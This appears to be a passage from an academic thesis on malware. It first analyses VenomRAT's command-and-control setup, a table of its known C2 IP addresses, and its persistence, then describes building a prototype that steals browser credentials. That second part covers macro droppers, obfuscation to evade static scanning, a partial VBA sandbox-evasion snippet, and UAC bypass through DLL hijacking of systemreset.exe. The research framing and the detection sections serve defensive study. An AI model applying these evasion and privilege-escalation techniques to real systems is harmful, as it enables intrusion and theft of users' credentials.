


Figure 1.9: Hacker command panel.

1.6.4 Command and control infrastructure

This section delves into the intricate web of connectivity and control mechanisms that define the C2 infrastructure, unraveling the strings that enable threat actors to wield influence over compromised systems. In the realm of cyber threats, the Command and Control infrastructure stands as the basis of interaction between attacker and victim. It is built with the intent to hide the true location of the C2 server, mimic legitimate communication, and allow only malware-controlled traffic to reach the real C2 server. One of the interesting things is that VenomRAT employs Pastebin, a widely-used online platform for sharing text-based content, as part of its Command and Control infrastructure. This utilization of Pastebin serves as an evasion technique and a means to dynamically update or change the configuration of the malware. Usually, Pastebin's note indicates the addresses of the servers to which the client should connect, so the configuration can be changed even after the attacker's server gets compromised. C2 infrastructure configuration may vary depending on the goal of each attacker and specific attack

vector, but in most cases, it consists of sophisticated redirectors - hosts, which act as reverse proxies to forward only specific traffic to the C2 server. Figure 1.10 demonstrates functional example of Command & Control infrastructure in particular, the one implemented by explored VenomRAT virus. Though there's a




Figure 1.10: Typical Command & Control infrastructure.

wide variety of options for implementing C2, the architecture between malware and the C2 platform will usually be separated into two models: Centralized and Peer-to-Peer.

A centralized command and control model functions much like the traditional client-server relationship. A malware client will ping to a C2 server and wait for instructions. In practice, an attacker's server-side infrastructure is often far more complex than a set of server with redirectors, it also can include defense measures to detect security researchers and law enforcement. One of these cloaking measures may be server disguised as a regular website with fully implemented user interface or some public cloud service.

In a P2P C&C model, command and control instructions are delivered in a decentralized fashion, with members of a botnet relaying messages between one another. Some of the bots may still function as servers, but there is no central or "master" node. This makes it far more difficult to disrupt than a centralized model, but it can also make it more difficult for the attacker to issue instructions to the entire botnet. P2P networks are sometimes used as a fallback mechanism in case when the primary C2 channel is disrupted.

1.6.5 Detecting command and control traffic

Despite that C2 infrastructure is advanced part of any malware, it's also the weakest part of the whole chain of malicious entities. It's one of the weakest parts of attack chains, because in most cases malware is detected exactly due to constant periodic requests to the attackers' servers. For a clearer understanding of the network functioning in VenomRAT and protecting from infection, it's worth conducting a detailed analysis using the utility Wireshark. As stated on the official website, "*Wireshark¹⁰ is the world's foremost network protocol analyzer*". Any program similar to Wireshark can be used as the main tool for detecting malware, because there is one thing that all malware has in common - it's constant interaction with the network. The networking capabilities of the researched malware took place in an isolated virtual machine environment where the client was configured to connect to localhost as a command and control server. Immediately after launching an infected payload on machine malware tries to send some ping data to hacker server via secured Transmission Control Protocol. Figure 1.11 il-




Figure 1.11: Malware traffic captured by Wireshark.

illustrates that Wireshark captured a VenomRAT that unsuccessfully tries to verify the server certificate and connect to the attacker's C2 infrastructure.

Similar to our case, many large-scale cyber attacks were discovered exactly when researchers or host providers noticed suspicious C2 activity. So there several manual and automated methods to detect similar suspicious activities: monitoring traffic flows, watch for beacons, logs inspection.

Traffic flow security measures should be implemented by everyone, including

¹⁰<https://www.wireshark.org/about.html>

companies and regular users. Generally, many organizations pay little attention to traffic exiting and entering their network. Carefully crafted egress firewall rules configured to restrict outbound communication to unknown domains can help impede an adversary's ability to open up covert channels of communication.

Another security measure is watching for beacons. Beacons can be a telltale sign of command and control activity within your network, but they're often difficult to spot. Some IPS tools can analyze network traffic in real-time, identifying and mitigating threats based on predefined signatures or behavioral anomalies. In general, IPS solutions will pick up on beacons associated with off-the-shelf frameworks like Metasploit and Cobalt Strike. For example, Vuldb software provides different detection methods based exactly on traffic domains. Figure 1.12 demonstrates the *Vuldb report*[13] with detection rate of such methods on VenomRAT malware.

ID	IP address	Hostname	Actor	Campaigns	Identified	Type	Confidence
1	2.59.255.190		Venom RAT		10/20/2023	verified	High
2	2.224.144.191	2-224-144-191.ip170.fastwebnet.it	Venom RAT		10/20/2023	verified	High
3	3.64.4.198	ec2-3-64-4-198.eu-central-1.compute.amazonaws.com	Venom RAT		10/20/2023	verified	Medium
4	3.67.161.133	ec2-3-67-161-133.eu-central-1.compute.amazonaws.com	Venom RAT		10/20/2023	verified	Medium
5	3.124.67.191	ec2-3-124-67-191.eu-central-1.compute.amazonaws.com	Venom RAT		10/20/2023	verified	Medium
6	3.126.37.18	ec2-3-126-37-18.eu-central-1.compute.amazonaws.com	Venom RAT		10/20/2023	verified	Medium
7	3.127.138.57	ec2-3-127-138-57.eu-central-1.compute.amazonaws.com	Venom RAT		10/20/2023	verified	Medium
8	4.227.142.4		Venom RAT		10/25/2023	verified	High
9	4.228.56.58		Venom RAT		12/13/2023	verified	High
10	5.83.190.86		Venom RAT		10/20/2023	verified	High
11	5.255.117.112		Venom RAT		11/13/2023	verified	High
12	8.212.49.198		Venom RAT		12/12/2023	verified	High

Figure 1.12: Report based on indicators of compromise.

1.6.6 Persistence mechanisms

This section delves into the art and science of how threats, once infiltrated, entrench themselves within systems, ensuring a lasting and often undetected presence. As a persistence technique, VenomRAT uses a set of different implementations. Some of them are OS Autostart registry key management and adding client software to the scheduled task list. Autostart registry keys serve as an entry point for applications to launch automatically when the operating system boots up or when a user logs in. On the one side, malicious actors often target specific registry keys associated with autostart functionality. On the other side, scheduled tasks also provide a mechanism for automating processes at predefined intervals or during specific events. In some cases, it's much easier to create a startup task and then edit infected machine's registry. Despite the fact that these methods are

not so advanced, they are still actively used by malware creators. So, it's crucial part to know how to detect such techniques. One of the solutions is a powerful persistence collection tool on Windows named *Autoruns*¹¹. It collects different categories and persistence information from a live system, and in limited ways from offline images. Figure 1.13 demonstrates the disclosure of malware process on the infected victim's machine. Autoruns highlights unverified processes in red, which is innocently called "UpdateCore". With a more detailed analysis, it becomes clear that the purpose of the scheduled task is to launch the malware client after the user logs in.




Figure 1.13: Disposed malware scheduled tasks.

1.6.7 Conclusion

In previous sections our exploration has taken us through distinct landscapes, each revealing a layer of the threat's anatomy. We have examined the threat's approach from the first encounter in the wild to the nuances of its behavior, routes of communication, and long-term survival tactics. Based on the results of this research, we will have the opportunity to create our own product and understand all the intricacies of how the creator of malware thinks.

¹¹<https://learn.microsoft.com/ru-ru/sysinternals/downloads/autoruns>

2 Analysis of the technology used

Based on the analysis carried out in the analytical part, our next goal will be to create a working prototype of the virus. By applying the analyzed techniques in practice, we will be able to accurately prototype the process of production of similar viruses by hackers. The prototype of the virus will be a fully working piece of malware that will use all popular techniques for spreading and bypassing protections. This will make it possible to understand how an attacker thinks when creating malicious programs and what weaknesses they may have.

2.1 Analysis of languages and frameworks

When it comes to programming malware, many different languages can be used to create one, but it's crucial to understand which one suits best to the certain malware type. This section delves into the importance of selecting the right tools for the program, specifically examining the context, requirements, and goals that underscore the development process. In accordance with the requirements of this project, the main goal is to create a program that will meet all the necessary safety requirements, be portable, small in size and optimized. The final product should work on all versions of Windows and be absolutely invisible for the average user. Nowadays pretty rare programming languages for malware development, such as DLang, Nim, Rust, and Go, are becoming famous among authors for bypassing security defense capabilities. They are increasingly beginning to appear in use for malicious intent, and a number of malware families use them. But, despite the fact that rare programming languages have a lower detection rate, it's still really hard to optimize them for reliable running process and small size. So, most malware creators prefer to stick to already-proven languages and frameworks.

2.1.1 .NET and Java

One of the most widely used frameworks is .NET. .NET is a programming framework introduced by Microsoft in the early 2000s with the goal of making program-

ming easier. With .NET, gone were the days of allocating and freeing memory in C. The .NET languages, the most popular of them being C#, are modern, functional, generic, object oriented and have been described with every buzzword that's applied to modern programming language. As a result, C# makes developing programs for Windows very easy and includes simple integration into the development environment and calling Windows API functions. All these features attract malware creators due to their simplicity of use. But there are also a bunch of disadvantages associated with the use of .NET framework. Considering that .NET project is actually compiled into a non-native executable intermediate meta-code, called Microsoft Intermediate Language. In turn, Java has an almost identical compilation scheme, but instead of MSIL it generates *Bytecode*[14]. After that, the MSIL is translated to binary code at runtime by the JIT (Just In Time) compiler meaning that the code you write is only interpreted when it is actually used. This allows the CLR[15] (Common Language Runtime) to precompile and optimize the code, achieving improved performance, but also inspires mistrust in the safety of such a program. Figure 2.1 clearly demonstrates the process of compilation in a managed environment. Summarizing the above information, .NET




Figure 2.1: Managed environment compilation.

and Java are suitable for not advanced and simple malware with a lack of security. Because there are too many trivial methods to get the source code of such a program. This means that when such a program is analyzed by cyber specialists, it will be easy to find the program's weaknesses or any metadata. For example, using the dnSpy method, which was demonstrated in the analytical part of reverse engineering. To sum up, we can conclude that despite the fact that using of .NET framework and Java is popular and easy, it doesn't deserve special attention due to security problems.

2.1.2 C and C++

Pure C and C++ programs usually run in an unmanaged environment with classes are separated into headers and implementations. The compilation process con-

sist of the following stages: preprocessing the source code, compiling the source code, assembling the compiled file, linking the object code file to create an executable file. Final result of the compilation is executable machine code, which means that programs that are written in C or C++ already have more stable security. While C is a powerful language with a rich history and widespread use, C++ offers distinct advantages that make it a more suitable choice. C++ introduces the concept of object-oriented programming allowing for the encapsulation of data and functionality within classes. This facilitates better organization and abstraction, making it easier to work with network operations and complex Win API interactions. C++ supports a more sophisticated exception-handling mechanism compared to C. Exception handling in C++ enables the separation of error-checking code from the normal flow of the program. C++ is known for its high performance and efficiency, making it suitable for resource-intensive applications. In contrast, .NET languages like C#, while providing ease of development, may introduce some overhead due to the additional abstraction layers and runtime environment. Also, low-level programming languages like C++ have minimal runtime dependencies and more efficient direct interaction with hardware. After an evaluation of all the pros and cons of the provided languages, it would be logical to conclude that C++ is the best option. While C is a venerable language with its strengths, the features and abstractions provided by C++ make it a more suitable choice for projects involving network operations, Win API calls, and comprehensive error handling. Therefore, further development of the prototype will take place using the C++ language and additional tools.

2.1.3 Third-party libraries

In this project, several third-party libraries were used to enhance performance and ensure code versatility during the work of the application in several stages. These libraries play a big role in the functionality of the software and streamlining development processes. Libraries used include the following:

1. OpenSSL¹ - was used to implement secure client-server communication. Also was used in some functions related to the use of encryption algorithms.
2. Botan² - cryptography library that was used primarily for work with encryption algorithms and data decryption.

¹<https://www.openssl.org>

²<https://botan.randombit.net>

3. Kubazip³ - lightweight and simple library for working with compression and zip files, written on the basis of Miniz.
4. Zlib⁴ - a data compression library convenient for use with a data stream. Used in the project to compress data before sending it to the server.
5. Libcurl⁵ - open-source library for transferring data with URL syntax. It was used in the project for communication with some APIs, for example, obtaining a user IP address and checking the validity of the discord token.
6. Sqlite⁶ - as stated on the official website, *"it's an in-process library that implements a self-contained, serverless, zero-configuration, transactional SQL database engine."*. This library was used in the project in the context of working with data during Chrome credentials decryption.

2.2 Infection

Based on the text from the analytical part, we can conclude that the stage of infection is a fundamental part of each malware, without which it cannot penetrate the victim's system. Therefore, this section delves into the heart of the matter of first-stage malware, exploring the multifaceted concept of infection as it pertains to malware. The term "infection" encapsulates the insidious nature of malware's propagation and its ability to infiltrate digital systems with potentially dangerous consequences. At its core, infection refers to the unauthorized intrusion and establishment of malware within the confines of a computer system or network. Exactly during this stage, defense mechanisms are most often able to block a malicious file using static or dynamic analysis. Most often, the initial penetration of a virus into a system occurs precisely because of the user's carelessness during the downloading of untrusted applications or documents from web sites, email, or even messengers. So, the following subsections are intended to demonstrate the primary infection method.

2.2.1 Malicious macros

Among the innumerable methods of first-stage infection, the weaponization of Office macros stands out as a prevalent and deceptive technique. A macro is a

³<https://github.com/kuba--/zip>

⁴<https://www.zlib.net>

⁵<https://curl.se/libcurl/>

⁶<https://www.sqlite.org>

command or a set of commands that can automate a set of tasks in Microsoft Office. The concept of software macros has existed since the dawn of the programming language to automate tedious repetitive tasks. Office macros are very powerful and versatile because they can host VBA code, which is one of the main reasons threat actors use macros. This infection method has a chance to become widespread because of its ability to be distributed via phishing campaigns under the guise of an ordinary document. By default, Office disables all macros and prompts the user to enable them manually. Most often, by deception, the user is inclined to enable macros. When a user opens the document and enables macros, it's likely to trigger the execution of malicious code spawned by a new process or powershell script execution. As stated above, macros in Microsoft Word are written using a programming language called Visual Basic for Applications (VBA). VBA is a scripting language developed by Microsoft that is integrated into their Office suite of applications, including Word. These macros are aimed at downloading from a hosting service and launching a malicious file. The general interaction scheme looks like this: macros only download and launch a malicious file, which in turn leads to performing the remaining necessary actions to successfully infect a PC.

2.2.2 Static analysis

In this case, static analysis is crucial for understanding how malicious document will be scanned by protective software. Static analysis of a malicious Office Word macro involves examining the code and properties of the macro without executing it. So, as expected, static antivirus scanning will take into account all the information about the document and its macros. As one of the attributes of static analysis, a piece of metadata associated with files in the Windows operating system will be discovered: `Zone.Identifier`. It indicates the security zone from which the file originates, classifying it into zones such as the Local Intranet, Trusted Sites, Internet, or Restricted Sites. This information is vital for Windows to apply appropriate security settings and restrictions based on the file's perceived risk level. Antivirus scanners leverage `Zone.Identifier` information during their initial risk assessment of a file. Files originating from the Internet may be treated with heightened suspicion compared to those from trusted local sources. So, using the standard Windows tool, we are able to retrieve the `Zone.Identifier` if it exists in the file. Figure 2.2 demonstrates the result of retrieving of such a kind information, that doing automatically by antivirus. Despite the fact that the likelihood of infecting a trusted site in order to increase trust is very low, it is still possible to im-

plement. After examining of document metadata security software also explores

```
PS C:\Users\top_user\Downloads> Get-Content -Path .\Doc3.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.file.io/
HostUrl=https://file.io/kNN7hV5wy2vv
```

Figure 2.2: Document metadata.

implemented macros as a different part, because macros is a critical component of threat which can be executed. For examining Office document macro can be used one powerful tool named *Olevba*⁷. It's a Python module designed to extract and analyze VBA macro code embedded in Microsoft Office files. olevba is a tool that aids in the static analysis of Microsoft Office documents by extracting and decoding VBA macros. Developed in Python, it parses the document file, identifies embedded macros, and provides valuable insights into their structure, functionality, and potential malicious behavior. Figure 2.3 clearly demonstrates the result of olevba execution, showing potential parts of code that can be detected by antivirus. Based on the scanning results, we can conclude that it is quite difficult to

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Msoxml12.XMLHTTP	May download files from the Internet
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	malware.exe	Executable file name

Figure 2.3: Olevba analysis.

protect against static code analysis since it will not be possible to hide the calls of some functions in VBA code. One of the possible solutions to complicate static analysis is code obfuscation, including string encryption. The functionality we need is offered by an open source project *Codecepticon*⁸. It's .NET application that was written with the purpose of obfuscating powershell code, VBA macros, and

⁷<https://github.com/decalage2/oletools/wiki/olevba>

⁸<https://github.com/sadreck/Codecepticon>

C# code. Figure 2.4 demonstrates the result of running olevba analysis after the same document was obfuscated with Codecepticon. It can be easily noticed that

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Base64 String	C]TJhSE	Q118VEpoU0U=

Figure 2.4: Macros obfuscation.

after obfuscation, such suspicious functions as Shell execution and interaction with the network were successfully hidden from analysis.

2.2.3 Dynamic analysis

Dynamic analysis of document macros involves the execution of macro code in a controlled environment to observe its behavior and identify potential malicious activities. This approach is a crucial aspect of antivirus scanning as it allows for the detection of runtime behaviors and the identification of threats that may not be evident during static analysis alone. Usually, dynamic analysis of document macros involves executing the macro code within a controlled sandbox environment. This allows to analyze document during runtime and understand in detail what processes it spawns. But, generally, every sandbox environment has its weaknesses. For example, VBA code implemented in the document using extended sleep technique to bypass sandbox and successfully perform malicious activity.

Listing 2.1: Extended sleep.

```
Sub AutoOpen()
Dim startTime As Date
startTime = Now
Application.OnTime Now + TimeValue("00:00:20"),
"DelayedExecution"
End Sub
Sub DelayedExecution()
```

```
Dim endTime As Date
endTime = Now
Dim elapsedTime As Double
elapsedTime = DateDiff("s", startTime, endTime)
If elapsedTime > 18 Then
```

Listing 2.1 shows part of the code implemented to bypass sandbox environments. The purpose of the extended sleep is to deceive the sandbox environment. Sandboxes typically have a time limit for analysis, and by introducing prolonged delays, the macro aims to consume a significant portion of the allotted time without performing any activities. But, the sandbox cannot simply allow sleep lasting a few seconds, so during such sleep the sandbox either stops checking the document or tries to skip the part of the code where the sleep function is called, thereby ensuring uninterrupted code execution. This is why the malicious code at first gets the current time value, calls the sleep function, and then gets the current time value again, checking whether the sleep function was skipped. If the time difference is too small, it means that the sleep function was skipped and the macro is executed in the sandbox environment and the code stops executing without calling the main malicious code.

2.3 Malware penetration

Once a malicious macro successfully downloads and initiates the execution of malware on the victim's system, the malware enters the critical stage of penetration. During this phase, the malicious software employs various tactics to escalate privileges, bypass User Account Control (UAC), and disable or evade antivirus protection, enhancing its ability to operate undetected and exert control over the compromised system. Based on the analytical part, we have the opportunity to apply the researched methods in practice and reproduce the entire infection process. One of the most effective methods shown in the analytical part is the manipulation of access tokens in order to increase process privileges. In the following subsections, the full version of system compromising will be demonstrated.

2.3.1 The goal

The main goal of all operations with escalation of privileges and bypassing the antivirus is to launch the main kernel of the virus. Launching the main body of the virus directly from document macros can be very risky and ineffective, since this will significantly increase the probability of detection by security systems.

Instead, part of the prototype implementation is a chain of operations aimed at preparing the user's system to run the main virus. These actions include UAC bypass techniques, rights escalation, and antivirus deactivation. In this way, the main core of the virus can be launched without any problems. Very often, such programs and actions are called Loader malware. It's a small program that runs in the background and downloads other, more functional virus software from the attacker's servers. The general scheme of penetration and execution is shown in the Figure 2.5.





Figure 2.5: Scheme of penetration.

2.3.2 DLL hijacking

As a crucial part of UAC bypass and token impersonation is used DLL hijacking. This technique is also known as DLL side-loading or DLL preloading, it's a security vulnerability that occurs when a malicious actor exploits the way Windows searches for and loads dynamic link libraries (DLLs) during the execution of a program. DLLs are shared libraries that contain code, data, and resources that multiple programs can use simultaneously. The goal of DLL hijacking is to trick an application into loading a malicious DLL instead of the legitimate one, thereby executing unauthorized code. So, Windows contains some factory applications that are used for account authorization, program error handling, or any other fundamental functions performed by the system. One of them is, for example, *systemreset.exe* or *SystemSettingsAdminFlows.exe*. For smooth operation, each of them is executed with elevated rights by default. As usual, these programs are located in the system folder, including all necessary DLLs, which makes them easy targets for the attacker. During such a program's execution, it automatically searches for a set of DLLs in its local directory, meaning that it can be replaced in any local folder with a malicious DLL and be successfully launched. This is ex-

actly the procedure that is performed by malicious loader to obtain administrative rights. At first, the loader creates an additional directory on the system disk and names it randomly. It copies the system program into a compromised directory and downloads malicious DLL into the same folder. After that, it launches the system application, which is situated in this directory, and malicious code execution from the DLL file starts. In the end, after the code finishes, it kills the legitimate application process and deletes the compromised directory. As a result of such a trick, any code embedded in a DLL can be executed with elevated rights. Delving into the theoretical part, when the attacked program finds an infected dynamic link library, it tries to load it into itself using the LoadLibrary function. After all this happens, it tries to get functions stored in the library using the GetProcAddress function, so it will be able to use them. One of the dynamic link libraries used by the systemreset.exe application is *version.dll* and in order to successfully compromise it, we have to create an absolute copy with malicious code. At first, we need to examine the legitimate DLL, find out all export functions that program uses and compromise them to avoid any errors and conflicts on the part of the system. In order to view the exported functions from the original library, we will use the utility PE Bear⁹. Figure 2.6 demonstrates the result of observing the original dynamic link library using PE Bear. In order for the infected DLL to



Exported Functions [17 entries]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
3A98	1	10F0	4D4E	GetFileVersionInfoA	
3A9C	2	2370	4D62	GetFileVersionInfoByHandle	
3AA0	3	1E90	4D7D	GetFileVersionInfoExA	
3AA4	4	1070	4D93	GetFileVersionInfoExW	
3AA8	5	1010	4DA9	GetFileVersionInfoSizeA	
3AAC	6	1EB0	4DC1	GetFileVersionInfoSizeExA	
3AB0	7	1090	4DD8	GetFileVersionInfoSizeExW	
3AB4	8	10B0	4DF5	GetFileVersionInfoSizeW	
3AB8	9	10D0	4E0D	GetFileVersionInfoW	
3ABC	A	1ED0	4E21	VerFindFileA	
3AC0	B	2560	4E2E	VerFindFileW	
3AC4	C	1EF0	4E3B	VerInstallFileA	
3AC8	D	3320	4E4B	VerInstallFileW	
3ACC	E	4E6C	4E5B	VerLanguageNameA	KERNEL32.VerLanguageNameA
3AD0	F	4E97	4E86	VerLanguageNameW	KERNEL32.VerLanguageNameW
3AD4	10	1030	4EB1	VerQueryValueA	
3AD8	11	1050	4EC0	VerQueryValueW	

Figure 2.6: Functions used by legitimate program.

